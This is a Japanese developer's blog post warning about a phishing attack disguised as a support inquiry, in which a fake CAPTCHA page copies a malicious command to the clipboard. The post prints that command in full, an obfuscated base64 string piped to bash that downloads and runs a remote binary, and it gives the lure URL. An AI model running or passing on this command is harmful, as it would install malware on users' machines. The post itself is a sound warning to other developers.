ユーザサポートの問い合わせを装った攻撃が怖すぎた

Share
ユーザサポートの問い合わせを装った攻撃が怖すぎた

どうもTAKUYAです。個人開発をしていてアプリの知名度が上がってくると、作者個人(あるいはサイト管理人)を狙った攻撃というのをたまに受けます。つい先日も、怖すぎるメールを受け取ったのでシェアします。

件名: Cookie consent prevents platform access

Hello,
I cannot access use the store.
The cookie consent notice keeps appearing and nothing happens once I approve or try to close it, so I’m unable to
interact with the website.
Please provide guidance on how to resolve this or provide an alternative solution so I can access?

日本語で要約すると、「クッキー承諾がアクセスを妨害していて使えない」という感じの旨の問い合わせです。この時点ですでに奇妙です。なぜなら僕のアプリのサイト https://www.inkdrop.app/ は、クッキー収集の許諾ダイアログを表示していません。広告用途のトラッキングをしていないからです。少し怪しみつつも次のように返信します:

Can you tell me which Url, your OS, and browser?
Kind regards,
Takuya

どのページなのかと、環境について訪ねました。すると次のように返信がありました。ちなみにこの返信メールはGmailでスパムフォルダに仕分けられていました。

Hey,
Thanks for your previous guidance.
I'm still having trouble with access using the latest version of Firefox on Windows
It's difficult to describe the problem so I've included a screenshot.
https://sites.google.com/view/drive-845fro3buhxi/screen?fileid=15034204
Please take a look and suggest the next steps.

返答内容は自然に見えます。しかしどのページかは答えてくれませんでした。代わりに、「スクショを貼ったぞ」と言ってURLが貼られています。Google SitesのURLのようですが、自分はGoogle DriveのURLと誤認してしまいました。クリックします(あなたは決してしないで下さい!)。

なぜかCaptchaが表示されました。クリックします。


なんか「確認のためのステップ」が表示されました。「Terminalを立ち上げてペーストして実行せよ」みたいに言っています。この時点で「あーPhisingだ」と気づきました。クリップボードには以下のシェルスクリプトがコピーされていました:

echo -n Y3VybCAtc0wgLW8gL3RtcC9wakttTVVGRVl2OEFsZktSIGh0dHBzOi8vd3d3LmFtYW5hZ2VuY2llcy5jb20vYXNzZXRzL2pzL2dyZWNhcHRjaGE7IGNobW9kICt4IC90bXAvcGpLbU1VRkVZdjhBbGZLUjsgL3RtcC9wakttTVVGRVl2OEFsZktS | base64 -d | bash

くれぐれも手元のターミナルで実行しないようにして下さい。おそらく、Captchaのチェックボックスのクリックイベント時にコピーしたのでしょう。このスクリプトをChatGPTに分析させました:

シェルスクリプトをリモートからダウンロードして実行するようです。怖い!

Gmailでスパムフォルダに振り分けられていた点からして、既に被害が報告されたURLだったのでしょう。しかし初回コンタクトのメールは振り分けられていなかったので、「誤検知かもしれない」と思ってしまいました。

AIを使った荒らしやフィッシングが増えた

自分のユーザフォーラムでも、AIを使った一見自然に見える投稿が散見されるようになりました。投稿者の目的は明らかではありませんが、概ね嫌がらせやいたずらのように見えます。

メールでの問い合わせを装ったフィッシングも、本当に自然に見えるので、慎重に判断しないと分かりづらくなっています。よく考えれば論点がズレていたり、全体的に奇妙だったりします。嫌だなー。

みなさんも気をつけましょう!

Read more

個人開発と生活

個人開発と生活

朝、娘をバス停まで送り出す。前にちらっとみかけた田村淳の相槌術が面白そうだったので、ママ友との雑談で早速実践してみたら効果てきめんだった。その方法は単純に、職業病で癖になっている批判的思考を完全オフにし、相槌に全神経を注ぐ、というものだ。「へぇ」「うん」「うーん」「なるほど〜」と、相手の話にどんなバリエーションで返そうかという所に集中する。騙されたと思って試してみて欲しいんだが、このお陰で相手の話がよく理解できて、自然なフォローアップの質問やリアクションが浮かぶようになる。こちらから頑張って面白い話をひねり出す必要が無いので、気が楽になった。話の結論も何もいらなくて、「そうなんですね」「いいですね」「ほんじゃお疲れ様です〜」みたいな感じで締めくくる。反応に困ったらとりあえず「いいですね」まじで便利!男相手の会話でも有効。インタビューにも応用が利きそうだ。 天気が悪くてだるいので、やる気が出るまで部屋でレシートの撮影などの単純作業をして過ごした。レシートを撮ったら事務代行さんに投げる。そのうちAIに代替させたい。レシートは基本カフェばっかりである。 ユーザフォーラムをチェックしたら、

By Takuya Matsuyama
個人開発で日本から海外へ、10年間の歴史 — ひろしさんとの対談(前編)

個人開発で日本から海外へ、10年間の歴史 — ひろしさんとの対談(前編)

数週間前、ひろしさんのポッドキャストにゲストで出演しました。お互いの長い個人開発の経験について語り合いました。英語版を作成する過程で、日本語でも綺麗に整形した書き起こしが出来たので、こちらに掲載します。お楽しみください。 ※ギアアイコンをクリックして、音声と字幕を日本語に変更できます。 00:00 イントロ:TAKUYAさんようこそ 01:32 TAKUYAさんの自己紹介:WalknoteからInkdropまで 04:54 独立への踏み切り方:慎重派と勢い派 06:51 個人開発がフリーランス案件につながった 09:17 Inkdropで食えるようになるまで 12:15 なぜ最初から海外市場を狙ったのか 14:54 AI登場前、英語コピーに苦戦した話 16:18 AIバイブコーディング時代をどう見ているか 17:24 全てのコードを一行ずつレビューする使い方 21:06 AIは新幹線:速さの先にあるもの 25:53 AI時代に「感性」が大事になる 27:

By Takuya Matsuyama
「一汁一菜」にAI時代の生き方が詰まっている

「一汁一菜」にAI時代の生き方が詰まっている

どうも個人アプリ作家のTAKUYAです。 今回は、AI時代を開発者・クリエイター・表現者としてどう健やかに生きるか、について考えていることをシェアしたいと思います。ここでの「健やかに生きる」とは、心身の健康を保ちながら、ものづくりを楽しみ続けるという意味です。 読者の中にも、最近のAIの急速な進化の中でどう生き残り、さらに活躍していくかを悩んでいる方は多いのではないでしょうか。正直、すべてに対する正解はわかりません。未来を正確に予測できる人はいないからです。 でも自分は、ソフトウェア寄りのアーティストとして生きる上で大事なのは、「戦略」や「堀(moat)」を築くことよりも、「生きる方向性」 だと思っています。 人生とは速度ではなく方向である – ゲーテ 自分はどこに行きたいのか?何を見たいのか?それが大事です。戦略は状況に合わせて柔軟に変えればいいからです。 今回は、日本の文化からいくつかの生き方の原則を探ってみたいと思います。 最近、料理研究家の 土井善晴 さんの 「一汁一菜でよいという提案」 を読んで、日々のリズムを健やかに保つためのヒントがたくさん詰まっていると感じまし

By Takuya Matsuyama
Claude Codeをtmuxのポップアップウィンドウで継続的に走らせる方法

Claude Codeをtmuxのポップアップウィンドウで継続的に走らせる方法

💡本記事は英語ブログの日本語訳です。 どうも、TAKUYAです。 AIコーディングでは専らClaude Codeを使っています。最初はtmuxでターミナルの右側にペインを分割して使っていたのですが、幅が狭すぎてメッセージやdiffがまともに表示できず、使いづらかったです。 <Prefix>+zでペインを最大化すればいいのですが、毎回やるのは面倒でした。 そこで、ポップアップウィンドウでClaude Codeを起動するようにしました。キーバインドを押せばセッションが開き、閉じてもバックグラウンドで動き続けるので、すぐに再開できます。 この記事では、それを実現するためのtmuxの設定方法を紹介します。 動画で見る(英語): ポップアップウィンドウはサブプロセスを維持できない tmuxのdisplay-popupコマンドを使うとポップアップウィンドウを表示でき、ちょっとしたツールにすぐアクセスするのに便利です。 僕はlazygitでgitの状態をサッと確認するのに使っています: bind -r g display-popup -d '#{pane_current_path}'

By Takuya Matsuyama